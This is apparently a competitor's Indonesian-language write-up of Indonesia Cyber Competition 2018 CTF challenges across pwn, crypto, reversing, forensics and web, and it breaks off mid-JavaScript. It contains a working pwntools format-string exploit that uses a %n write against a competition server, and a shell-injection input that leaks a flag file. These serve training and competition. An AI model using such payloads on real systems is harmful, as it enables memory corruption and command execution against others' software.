Indonesia Cyber Competition 2018

indonesiacybercompetition.com

Rendi Yuda Perkasa
G64160011

Binary Exploitation

Format play (50 pts)

nc 178.128.106.125 13373
Attached files :format_playing

```
nc 178.128.106.125 13373

Input your name: Hello, ���
secret: 255
hahaha... shame

file format_playing
format_playing: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for
GNU/Linux 2.6.32,
BuildID[sha1]=cfc85e1fe50254c29b1d27696d087852800cd4a4, not stripped

checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

Hasil decompile ida

```
 printf("Hello, ");
  printf(&format);FORMAT STRING ?
  puts((const char *)&unk_8048813);
  if ( secret == 48879 )
  {
    puts("Congratulations!");
    system("/bin/cat ./flag.txt");
```

Mari di coba

```
nc 178.128.106.125 13373
%x %x %x
Input your name: Hello, ffc9190c f77b3490 804865a LEAKED ?
```

```
secret: 255
hahaha... shame

nc 178.128.106.125 13373
aaaaaaaaaaaa-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x
-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x
-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-
Input your name: Hello,
aaaaaaaaaaaa-ffa1802c-f77be490-804865a-0-1-f77e6918-61616161-61616161
-61616161-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d782
52d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78
252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d
-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-
secret: 255
hahaha... shame
```

aaaa terletak pada urutan stack ke 7 (something that we can control)

```
 if ( secret == 48879 ) MENARIK
.data:0804A034 secret  dd 0FFh255?  DATAXREF:  main+8Cr
```

Secret ada di section .data (mayan jauh) , tapi karena format string overwrite bisa dilakukan.

Full exploitation

```
from pwn import *
#r = process('./format_playing')
#context.terminal = 'xterm -e /bin/sh -c'.split()
r=remote('178.128.106.125' ,13373)
alamat = p32(0x0804A034) #alamat secret
payload = alamat+'%48875x'+'%7$n' #48879-4=48875
#gdb.attach(r,'b *0x080486B2')
r.sendline(payload)
a=r.recvline()
#b=r.recvline()
print payload
print a
r.interactive()
```

Flag :IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}

Password Generator(100 pts)

Program Python ini berfungsi untuk melakukan generate random password.

nc 178.128.106.125 1337
Attached files :-
Blackbox

Setelah mencoba coba beberapa cara escape yang sebagian besar di block,ternyata ‘ tidak di block dan beberapa character lainnya yang tidak di block juga yaitu \t&`#<

Exploit

```
20'   *     '#
##########################################
######## Random Password Generator ########
##########################################
Insert Length: fold: IDCC{Br3ak_Y0urZ_LIm
'#': No such file or directory
tr: write error: Broken pipe
Namun flag tidak semuanya di print
```

```
30'   *     '#
##########################################
######## Random Password Generator ########
##########################################
Insert Length: fold: IDCC{Br3ak_Y0urZ_LImIT}#/usr/bin/env python
'#': No such file or directory
tr: write error: Broken pipe
```

Flag : IDCC{Br3ak_Y0urZ_LImIT}

Crypto

DecryptME(50 pts)

Decrypt and win.
Attached files :decryptme.py,enkripsi

```
Decryptme.py
def enkripsi(plain, keys):
      enc = []
      plain = b64encode(plain)
      for i, l in enumerate(plain):
            kunci = ord(keys[i % len(keys)])
            teks = ord(l)
            enc.append(chr((teks + kunci) % 127))
      return ''.join(enc)

Enkripsi : F7=&D_6@9YU&9HA) MK9HL=RMSY3('
```

Key tidak di berikan ,saya coba brute force untuk mencari key nya

```
from base64 import *
import string

a = string.digits + string.lowercase
count = 0
for j in a:
      for k in a:
            for l in a:
                  for m in a:
                        bebek = enkripsi('IDCC{',j+k+l+m)
                        count += 1
                        if count%10000000 == 0:
                              print (count)
                        if bebek.startswith('F7=&D'):
                              print(j+k+l+m)
                              exit()
```

Didapatkan key = raja

Tinggal decrypt

```
def dekripsi(plain, keys):
      enc = []

      for i, l in enumerate(plain):
            kunci = ord(keys[i % len(keys)])
            teks = ord(l)
            enc.append(chr((teks - kunci) % 127))
      return ''.join(enc)
flag='F7=&D_6@9YU&9HA) MK9HL=RMSY3('
print(b64decode(dekripsi(flag,'raja')))
```

Flag =IDCC{S1mpl3_4nd_stR4ight}

OldCrypt(70 pts)

Just another crypt..
Attached files : flag,kunci

```
Encrypted flag : EAOO{j0p_Swm3A_z3_m1Ok}
Key            : r404404loa404kcf404tebhv404zmd404sgnx404ypqw404iju
404 hanya sampah , jadi hapus saja
Key            :rloakcftebhvzmdsgnxypqwiju < panjang 26 , abjad ?
a = 'rloakcftebhvzmdsgnxypqwiju'
b = 'abcdefghijklmnopqrstuvwxyz'
Saya substitusi manual
EAOO{j0p_Swm3A_z3_m1Ok}
IDCC{y0u_Pwn3D_m3_n1Ce}
```


Flag = IDCC{y0u_Pwn3D_m3_n1Ce}

Reverse Engineering

Ezpz (50 pts)

Can you reverse this flag for me
Flag="c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5"

File 64 bit ELF Executable, dan merupakan program Haskell, decompile dengan tools hsdecomp untuk decompile binary tapi tidak ada yang dapat dimengerti dari hasil keluarannya. Lalu dilakukan beberapa percobaan untuk mengubah hasil keluaran dari program. Yang berhasil merubah adalah saat mengganti nama file.



Hasil output dari ./IDCC\{ hampir mendekati flag. Terus string flag bisa di bruteforce satu per satu. Full solver,

```
import os, string, sys
from subprocess import check_output

flag = 'IDCC{'

for c in string.ascii_letters + string.digits + '}_{':
```

```
    temp = flag + c
    os.rename('ezpz', temp)
    output = check_output('./' + temp)
    os.rename(temp, 'ezpz')
    print c, output
```

Lalu jalankan solvernya dan ubah flag sesuai hasil output yang paling mendekati.

```
python solve.py # IDCC\{h4sk3
...
L c=/2HsfweAeTCzp5
...
```

Satu per satu hingga mendapatkan output sesuai
Flag="c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5"

Flag = IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}

BabyShark (80 pts)

My code running while compile time :/
File 64 bit ELF Executable, dan merupakan program D, decompile dengan ida. Ditemukan fungsi encrtpyblablabla yang didalamnya memanggil fungsi-fungsi encblablabla.

```
v2 = D9babyshark__T3encVAyaa3_313131ZQsFNaNfQuZQx(a1, a2);
v4 = D9babyshark__T3encVAyaa3_323232ZQsFNaNfQuZQx(v2, v3);
v6 = D9babyshark__T3encVAyaa3_333333ZQsFNaNfQuZQx(v4, v5);
v8 = D9babyshark__T3encVAyaa3_343434ZQsFNaNfQuZQx(v6, v7);
v10 = D9babyshark__T3encVAyaa3_353535ZQsFNaNfQuZQx(v8, v9);
v12 = D9babyshark__T3encVAyaa3_363636ZQsFNaNfQuZQx(v10, v11);
v14 = D9babyshark__T3encVAyaa3_373737ZQsFNaNfQuZQx(v12, v13);
v16 = D9babyshark__T3encVAyaa3_383838ZQsFNaNfQuZQx(v14, v15);
v18 = D9babyshark__T3encVAyaa3_393939ZQsFNaNfQuZQx(v16, v17);
v20 = D9babyshark__T3encVAyaa6_3130313031308ZQyFNaNfQBaZQBe(v18, v19);
v22 = D9babyshark__T3encVAyaa6_3131313131318ZQyFNaNfQBaZQBe(v20, v21);
v24 = D9babyshark__T3encVAyaa6_3132313231328ZQyFNaNfQBaZQBe(v22, v23);
v26 = D9babyshark__T3encVAyaa6_3133313331338ZQyFNaNfQBaZQBe(v24, v25);
v28 = D9babyshark__T3encVAyaa6_3134313431348ZQyFNaNfQBaZQBe(v26, v27);
v30 = D9babyshark__T3encVAyaa6_3135313531358ZQyFNaNfQBaZQBe(v28, v29);
v32 = D9babyshark__T3encVAyaa6_3136313631368ZQyFNaNfQBaZQBe(v30, v31);
v34 = D9babyshark__T3encVAyaa6_3137313731378ZQyFNaNfQBaZQBe(v32, v33);
v36 = D9babyshark__T3encVAyaa6_3138313831388ZQyFNaNfQBaZQBe(v34, v35);
v38 = D9babyshark__T3encVAyaa6_3139313931398ZQyFNaNfQBaZQBe(v36, v37);
v40 = D9babyshark__T3encVAyaa6_3230323032308ZQyFNaNfQBaZQBe(v38, v39);
v42 = D9babyshark__T3encVAyaa6_3231323132318ZQyFNaNfQBaZQBe(v40, v41);
v44 = D9babyshark__T3encVAyaa6_3232323232328ZQyFNaNfQBaZQBe(v42, v43);
v46 = D9babyshark__T3encVAyaa6_3233323332338ZQyFNaNfQBaZQBe(v44, v45);
v48 = D9babyshark__T3encVAyaa6_3234323432348ZQyFNaNfQBaZQBe(v46, v47);
v50 = D9babyshark__T3encVAyaa6_3235323532358ZQyFNaNfQBaZQBe(v48, v49);
v52 = D9babyshark__T3encVAyaa6_3236323632368ZQyFNaNfQBaZQBe(v50, v51);
v54 = D9babyshark__T3encVAyaa6_3237323732378ZQyFNaNfQBaZQBe(v52, v53);
v56 = D9babyshark__T3encVAyaa6_3238323832388ZQyFNaNfQBaZQBe(v54, v55);
v58 = D9babyshark__T3encVAyaa6_3239323932398ZQyFNaNfQBaZQBe(v56, v57);
v60 = D9babyshark__T3encVAyaa6_3330333033308ZQyFNaNfQBaZQBe(v58, v59);
v62 = D9babyshark__T3encVAyaa6_3331333133318ZQyFNaNfQBaZQBe(v60, v61);
v64 = D9babyshark__T3encVAyaa6_3332333233328ZQyFNaNfQBaZQBe(v62, v63);
v66 = D9babyshark__T3encVAyaa6_3333333333338ZQyFNaNfQBaZQBe(v64, v65);
v68 = D9babyshark__T3encVAyaa6_3334333433348ZQyFNaNfQBaZQBe(v66, v67);
v70 = D9babyshark__T3encVAyaa6_3335333533358ZQyFNaNfQBaZQBe(v68, v69);
v72 = D9babyshark__T3encVAyaa6_3336333633368ZQyFNaNfQBaZQBe(v70, v71);
v74 = D9babyshark__T3encVAyaa6_3337333733378ZQyFNaNfQBaZQBe(v72, v73);
v76 = D9babyshark__T3encVAyaa6_3338333833388ZQyFNaNfQBaZQBe(v74, v75);
```

```
  v904 = D9babyshark__T3encVAyaa9_3435323435323435323ZQBeFNaNfQBhZQBl(v902, v903);
  v906 = D9babyshark__T3encVAyaa9_3435333435333435333ZQBeFNaNfQBhZQBl(v904, v905);
  v908 = D9babyshark__T3encVAyaa9_3435343435343435343ZQBeFNaNfQBhZQBl(v906, v907);
  v910 = D9babyshark__T3encVAyaa9_3435353435353435353ZQBeFNaNfQBhZQBl(v908, v909);
  v912 = D9babyshark__T3encVAyaa9_3435363435363435363ZQBeFNaNfQBhZQBl(v910, v911);
  v914 = D9babyshark__T3encVAyaa9_3435373435373435373ZQBeFNaNfQBhZQBl(v912, v913);
  v916 = D9babyshark__T3encVAyaa9_3435383435383435383ZQBeFNaNfQBhZQBl(v914, v915);
  v918 = D9babyshark__T3encVAyaa9_3435393435393435393ZQBeFNaNfQBhZQBl(v916, v917);
  v920 = D9babyshark__T3encVAyaa9_3436303436303436303ZQBeFNaNfQBhZQBl(v918, v919);
  v922 = D9babyshark__T3encVAyaa9_3436313436313436313ZQBeFNaNfQBhZQBl(v920, v921);
  v924 = D9babyshark__T3encVAyaa9_3436323436323436323ZQBeFNaNfQBhZQBl(v922, v923);
  v926 = D9babyshark__T3encVAyaa9_3436333436333436333ZQBeFNaNfQBhZQBl(v924, v925);
  v928 = D9babyshark__T3encVAyaa9_3436343436343436343ZQBeFNaNfQBhZQBl(v926, v927);
  v930 = D9babyshark__T3encVAyaa9_3436353436353436353ZQBeFNaNfQBhZQBl(v928, v929);
  v932 = D9babyshark__T3encVAyaa9_3436363436363436363ZQBeFNaNfQBhZQBl(v930, v931);
  v934 = D9babyshark__T3encVAyaa9_3436373436373436373ZQBeFNaNfQBhZQBl(v932, v933);
  v936 = D9babyshark__T3encVAyaa9_3436383436383436383ZQBeFNaNfQBhZQBl(v934, v935);
  v938 = D9babyshark__T3encVAyaa9_3436393436393436393ZQBeFNaNfQBhZQBl(v936, v937);
  v940 = D9babyshark__T3encVAyaa9_3437303437303437303ZQBeFNaNfQBhZQBl(v938, v939);
  v942 = D9babyshark__T3encVAyaa9_3437313437313437313ZQBeFNaNfQBhZQBl(v940, v941);
  v944 = D9babyshark__T3encVAyaa9_3437323437323437323ZQBeFNaNfQBhZQBl(v942, v943);
  v946 = D9babyshark__T3encVAyaa9_3437333437333437333ZQBeFNaNfQBhZQBl(v944, v945);
  v948 = D9babyshark__T3encVAyaa9_3437343437343437343ZQBeFNaNfQBhZQBl(v946, v947);
  v950 = D9babyshark__T3encVAyaa9_3437353437353437353ZQBeFNaNfQBhZQBl(v948, v949);
  v952 = D9babyshark__T3encVAyaa9_3437363437363437363ZQBeFNaNfQBhZQBl(v950, v951);
  v954 = D9babyshark__T3encVAyaa9_3437373437373437373ZQBeFNaNfQBhZQBl(v952, v953);
  v956 = D9babyshark__T3encVAyaa9_3437383437383437383ZQBeFNaNfQBhZQBl(v954, v955);
  v958 = D9babyshark__T3encVAyaa9_3437393437393437393ZQBeFNaNfQBhZQBl(v956, v957);
  v960 = D9babyshark__T3encVAyaa9_3438303438303438303ZQBeFNaNfQBhZQBl(v958, v959);
  v962 = D9babyshark__T3encVAyaa9_3438313438313438313ZQBeFNaNfQBhZQBl(v960, v961);
  v964 = D9babyshark__T3encVAyaa9_3438323438323438323ZQBeFNaNfQBhZQBl(v962, v963);
  v966 = D9babyshark__T3encVAyaa9_3438333438333438333ZQBeFNaNfQBhZQBl(v964, v965);
  v968 = D9babyshark__T3encVAyaa9_3438343438343438343ZQBeFNaNfQBhZQBl(v966, v967);
  v970 = D9babyshark__T3encVAyaa9_3438353438353438353ZQBeFNaNfQBhZQBl(v968, v969);
  v972 = D9babyshark__T3encVAyaa9_3438363438363438363ZQBeFNaNfQBhZQBl(v970, v971);
  v974 = D9babyshark__T3encVAyaa9_3438373438373438373ZQBeFNaNfQBhZQBl(v972, v973);
  v976 = D9babyshark__T3encVAyaa9_3438383438383438383ZQBeFNaNfQBhZQBl(v974, v975);
  v978 = D9babyshark__T3encVAyaa9_3438393438393438393ZQBeFNaNfQBhZQBl(v976, v977);
  v980 = D9babyshark__T3encVAyaa9_3439303439303439303ZQBeFNaNfQBhZQBl(v978, v979);
  v982 = D9babyshark__T3encVAyaa9_3439313439313439313ZQBeFNaNfQBhZQBl(v980, v981);
  v984 = D9babyshark__T3encVAyaa9_3439323439323439323ZQBeFNaNfQBhZQBl(v982, v983);
  v986 = D9babyshark__T3encVAyaa9_3439333439333439333ZQBeFNaNfQBhZQBl(v984, v985);
  v988 = D9babyshark__T3encVAyaa9_3439343439343439343ZQBeFNaNfQBhZQBl(v986, v987);
  v990 = D9babyshark__T3encVAyaa9_3439353439353439353ZQBeFNaNfQBhZQBl(v988, v989);
  v992 = D9babyshark__T3encVAyaa9_3439363439363439363ZQBeFNaNfQBhZQBl(v990, v991);
  v994 = D9babyshark__T3encVAyaa9_3439373439373439373ZQBeFNaNfQBhZQBl(v992, v993);
  v996 = D9babyshark__T3encVAyaa9_3439383439383439383ZQBeFNaNfQBhZQBl(v994, v995);
  return D9babyshark__T3encVAyaa9_3439393439393439393ZQBeFNaNfQBhZQBl(v996, v997);
}
```

Di fungsi encblablabla,terdapat loop dengan XOR didalamnya.

```
v16 = a1;
v9 = D3std4conv__T2toTi2__TQjTmZQoFNaNfmZi();
v10 = 0LL;
v11 = &TMP0;
v1 = (__int64 *)D3std5range__T5cycleTAyaZQlFNaNbNiNfQpZSQBnQBm__T5CycleTQBjZQl(&v13, 3LL, "111");
v2 = v1[3];
v3 = v1[2];
v4 = v1[1];
v5 = *v1;
v6 = v16;
D3std5range__T3zipTSQtQr__T5CycleTAyaZQlTQhZQBeFNaNbNiNfQBlQzZSQCkQCj__T11ZipShortestVEQDi8typecons__T4FlagVQCwa18_616c6c4b6e6f776e53616d654c656e6774682QByi0TQFjTQEyZQDq(
  (__int64)&v12,
  v16,
  *((__int64 *)&v16 + 1),
  v7);
while ( (unsigned __int8)D3std5range__T11ZipShortestVEQBc8typecons__T4FlagVAyaa18_616c6c4b6e6f776e53616d654c656e6774682QByi0TSQDwQDv__T5CycleTQCpZQlTQCwZQEk5emptyMFNaNbNdNiNfZb(
                           &v12,
                           v6) ^ 1 )
{
  v15 = D3std5range__T11ZipShortestVEQBc8typecons__T4FlagVAyaa18_616c6c4b6e6f776e53616d654c656e6774682QByi0TSQDwQDv__T5CycleTQCpZQlTQCwZQEk5frontMFNaNdNfZSQFqQEo__T5TupleTwTwZQl(&v12);
  v14 = &v15;
  v6 = v9 ^ HIDWORD(v15) ^ (unsigned int)v15;
  _d_arrayappendcd(&v10, v6);
  D3std5range__T11ZipShortestVEQBc8typecons__T4FlagVAyaa18_616c6c4b6e6f776e53616d654c656e6774682QByi0TSQDwQDv__T5CycleTQCpZQlTQCwZQEk8popFrontMFNaNbNiNfZv(&v12);
}
return v10;
```

XOR nya akan terurut dari “111” sampai “499499499”. Full solver,

```
from binascii import unhexlify

key = []
for i in range(1, 500):
    key.append(str(i) * 3)

raw =
unhexlify('535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e
7e45722f447d2b2a7f452f456e67')
flag = [c for c in raw]

for k in key:
    for i in range(len(raw)):
      flag[i] = flag[i] ^ ord(k[i % len(k)])

for i in range(256):
    try:
      tmp = [chr(c ^ i) for c in flag]
      if 'IDCC' in ''.join(tmp):
            print(''.join(tmp))
    except:
      pass
```


Flag = IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}

Forensics

Freedom(120 pts)


Attached files : image.img

Langsung mount



menarik

Setelah mencari kesana kemari , didapat kan file flag.lua



Isi file nya sebagai berikut

```
function IllIlllIllIlllIlllIlllIll(IllIlllIllIllIll) if
(IllIlllIllIllIll==(((((919 + 636)-636)*3147)/3147)+919)) then return
not true end if (IllIlllIllIllIll==(((((968 +
670)-670)*3315)/3315)+968)) then return not false end end; local
IllllIIllll = (7*3-9/9+3*2/0+3*3);local IllllIIlllIIlllIIlllII =
```

```
(3*4-7/7+6*4/3+9*9);local IllIIIllIIIIllI = table.concat;function
IlIIIIIlIIIIII(IIIIIIIIIIII) function IIIIIIIIIIII(IIIIIIIIIIII)
function IIIIIIIIIIII(IlIIIIIIIIII) end end
end;IlIIIIIlIIIIII(900283);function
IlIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII(IIIIIIIIIIIIIIIIIIIII) function
IIIIIIIIIII(IlIIIIIIIIII) local IIIIIIIIIIIIIIIIIIIII =
(9*0-7/5+3*1/3+8*2) end
end;IlIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII(9083);local IlIIIllIIIllIII =
loadstring;local IlIlIlIlIlIlIlIlII =
{'\45','\45','\47','\47','\32','\68','\101','\99','\111','\109','\112
','\105','\108','\101','\100','\32','\67','\111','\100','\101','\46',
'\32','\10','\114','\101','\113','\117','\105','\114','\101','\32','\
34','\110','\105','\120','\105','\111','\46','\102','\115','\34','\10
','\114','\101','\113','\117','\105','\114','\101','\32','\34','\105'
,'\111','\34','\10','\10','\32','\32','\32','\108','\111','\99','\97'
,'\108','\32','\102','\61','\105','\111','\46','\111','\112','\101','
\110','\40','\34','\47','\114','\111','\111','\116','\47','\110','\11
1','\116','\101','\115','\46','\116','\120','\116','\34','\44','\34',
'\114','\34','\41','\10','\32','\32','\32','\105','\102','\32','\102'
,'\126','\61','\110','\105','\108','\32','\116','\104','\101','\110',
'\32','\10','\32','\32','\32','\112','\114','\105','\110','\116','\40
','\34','\73','\68','\67','\67','\123','\79','\112','\101','\110','\8
7','\82','\84','\105','\53','\57','\48','\48','\68','\33','\125','\34
','\41','\10','\10','\32','\32','\32','\101','\108','\115','\101','\3
2','\10','\32','\32','\32','\112','\114','\105','\110','\116','\40','
\34','\87','\101','\32','\97','\108','\108','\32','\108','\105','\118
','\101','\32','\101','\118','\101','\114','\121','\32','\100','\97',
'\121','\32','\105','\110','\32','\118','\105','\114','\116','\117','
\97','\108','\32','\101','\110','\118','\105','\114','\111','\110','\
109','\101','\110','\116','\115','\44','\32','\100','\101','\102','\1
05','\110','\101','\100','\32','\98','\121','\32','\111','\117','\114
','\32','\105','\100','\101','\97','\115','\46','\34','\41','\10','\1
0','\32','\32','\32','\101','\110','\100','\10',}IlIIIllIIIllIII(IlIII
IlIIIIIIlI(IlIlIlIlIlIlIlIlII,IIIIIIIIIlllllllIIIIIIII))()
```

Seperti ascii code
Saya coba translate

```
a =
[45,45,47,47,32,68,101,99,111,109,112,105,108,101,100,32,67,111,100,1
01,46,32,10,114,101,113,117,105,114,101,32,34,110,105,120,105,111,46,
102,115,34,10,114,101,113,117,105,114,101,32,34,105,111,34,10,10,32,3
2,32,108,111,99,97,108,32,102,61,105,111,46,111,112,101,110,40,34,47,
114,111,111,116,47,110,111,116,101,115,46,116,120,116,34,44,34,114,34
,41,10,32,32,32,105,102,32,102,126,61,110,105,108,32,116,104,101,110,
32,10,32,32,32,112,114,105,110,116,40,34,73,68,67,67,123,79,112,101,1
```

```
10,87,82,84,105,53,57,48,48,68,33,125,34,41,10,10,32,32,32,101,108,11
5,101,32,10,32,32,32,112,114,105,110,116,40,34,87,101,32,97,108,108,3
2,108,105,118,101,32,101,118,101,114,121,32,100,97,121,32,105,110,32,
118,105,114,116,117,97,108,32,101,110,118,105,114,111,110,109,101,110
,116,115,44,32,100,101,102,105,110,101,100,32,98,121,32,111,117,114,3
2,105,100,101,97,115,46,34,41,10,10,32,32,32,101,110,100,10]
flag=[]
for i in a:
     flag.append(chr(i))
flag="".join(flag)
print flag
```

Flag : IDCC{OpenWRTi5900D!}

Web Hacking

Do not cheat (30pts)


Web dapat di akses dihttp://206.189.88.9:6301/

```
<script>
                var
canvas=document.getElementById("canvas"),ctx=canvas.getContext("2d"),
canvas2=document.getElementById("canvas2"),ctx2=canvas2.getContext("2
d"),cw=window.innerWidth,ch=window.innerHeight,charArr=["a","b","c","
d","e","f","g","h","i","j","k","l","m","n","o","p","q","r","s","t","u
","v","w","x","y","z"],maxCharCount=100,fallingCharArr=[],fontSize=10
,maxColums=cw/fontSize;canvas.width=canvas2.width=cw,canvas.height=ca
nvas2.height=ch;var
keyCodes=[],secretstroke="38,38,40,40,37,39,37,39,66,65";function
randomInt(t,n){return Math.floor(Math.random()*(n-t)+t)}function
randomFloat(t,n){return Math.random()*(n-t)+t}function
Point(t,n){this.x=t,this.y=n}$(document).keydown(function(t){keyCodes
.push(t.keyCode),0<=keyCodes.toString().indexOf(secretstroke)&&($(doc
ument).unbind("keydown",arguments.callee),$.post("flag.php",function(
